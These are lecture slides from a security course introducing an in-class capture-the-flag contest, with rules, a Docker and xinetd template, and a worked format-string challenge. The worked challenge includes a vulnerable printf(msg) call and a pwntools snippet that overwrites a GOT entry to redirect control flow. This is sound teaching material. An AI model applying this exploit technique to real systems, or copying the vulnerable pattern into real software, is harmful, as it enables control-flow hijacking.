Introduction to in-class CTF

Insu Yun

Today’s lecture

- Understand CTF ☺

Overview

- CTF Schedule: 12/21 (Sat) 9am – 4pm!
  - 6 hours: Challenge solving
  - 1 hour: Presentation
  - Lunch (pizza) will be provided
- # of problems >= 8
  - 8 from students
  - ??? from us
- Challenge writing: As a solo
- Challenge solving: As a solo

Make a problem

- One team needs to prepare one challenge
- No challenge -> F as announced
- Deadline: **Dec 12nd (Fri)**
- Prepare a short presentation for the challenge
  - After CTF, one of your team members should present

Restrictions for a challenge

- Run on Linux with Docker
- Need to be remote challenge
- Need to submit a solution that achieves flag
- Key format: is521{[^\]+)

Grading

- Solving other challenges: 70%

- Challenge writing: 30%
  - Peer review (50%)
  - Review by us (50%)

CTF winner: ₩ 30,000 Baemin gift card for each member

How to write a challenge

1) Update NAME → Team/Challenge Name
2) Write your challenge + exploit in /source
3) Write your environment with docker in /docker (+ flag)
4) Include your files to release in /release


Structure

```
# all files to run your service
/docker/Dockerfile   : Dockerfile
       /target       : target bin
       /flag         : flag: is521{please submit this flag!}
       /service.conf : xinetd

# all files to be released to participants
/release/README      : guideline
       /target       : bin if you want to release

# source/exploit for your team and organizer
/source/test.sh      : build docker, run, run exploit.py and print out flag
       /exploit.py   : exploit
       /writeup.txt  : solution
       /src/         : source code
```

Docker



- Platform for OS-level virtualization (i.e., containerization)

- Can package an application + its dependencies
- within Dockerfile!
  - For more information: https://docs.docker.com/get-started/

- Template: https://teemo.kaist.ac.kr/is521/2024/_static/ctf-template.zip

/docker/Dockerfile

```
FROM ubuntu:20.04

RUN adduser --disabled-password --
gecos '' ctf

# enable 32-bit support
RUN dpkg --add-architecture i386
RUN apt update && apt install
-y libc6:i386 libstdc++6:i386

# install packages
RUN apt install -y xinetd

# copy service/flag files
COPY service.conf /service.conf
COPY flag /flag
COPY target /target

# make the flag readonly
RUN chmod a-w flag

# run xinetd
CMD ["/usr/sbin/xinetd", "-dontfork",
"-f", "/service.conf"]
```

/docker

```
$ cat docker/flag
is521{still? be mindful of fmtstr bugs!}

$ cat docker/service.conf
service service
{
    socket_type = stream
    protocol    = tcp
    wait        = no
    user        = ctf
    bind        = 0.0.0.0
    server      = /target
    port        = 9999
    type        = UNLISTED
}
```

/source/src

- The source code of the challenge
  - its source (e.g., `fmtstr.c`)
  - makefile (`Makefile`).

- The makefile includes various defense options you can enable (e.g., `CFLAGS += -fstack-protector`).

- Please carefully enable them as you'd like for your challenge.

/source/writeup.txt

```
* Bug: a fmtstr vulnerability

  char msg[100];
  snprintf(msg, sizeof(msg), "Invalid Password! %
s\n", buf);
  printf(msg);

* Exploit

  1) overwrite 'secret' with any value
  2) overwrite the GOT of puts() to print_key()
```

/source/exploit.py

```
...
def exploit(p):
    writes = {0x804a04c: 0xc0ffee, 0x804a02c: 0x080486f6}
    payload = "BB" + fmtstr_payload(15, writes, 20, write_size="short")
    print("sizeof(payload) = %d" % len(payload))
    p.sendline(payload)
    return p.readall()

...
```

/release

```
$ cat README
Ops, I didn't realize that there is security implication of using a
benign-looking function, printf()! Please hijack its control flow to
print_key().

* Refs
 - https://crypto.stanford.edu/cs155/papers/formatstring-1.2.pdf


$ ls target
target
```

`make test`

```
$ make test
[!] launching a docker container
[!] waiting ..
[+] Opening connection to localhost on port 9011: Done
sizeof(payload) = 66
[+] Receiving all data: Done (320.28KB)
[*] Closed connection to localhost port 9011
is521{still? be mindful of fmtstr bugs!}
```

Checklist for submission

1) /NAME: Team/challenge name
2) /release/README: Description about the challenge
3) /docker/flag: Flag!
4) /source/writeup.txt: Your description on the challenge and solution
5) /source/exploit.py: Your _working_ exploit
6) Triple check `make test` reliably executes!

Please `make submit` and submit your file (e.g., `staff:fmtstr.zip`)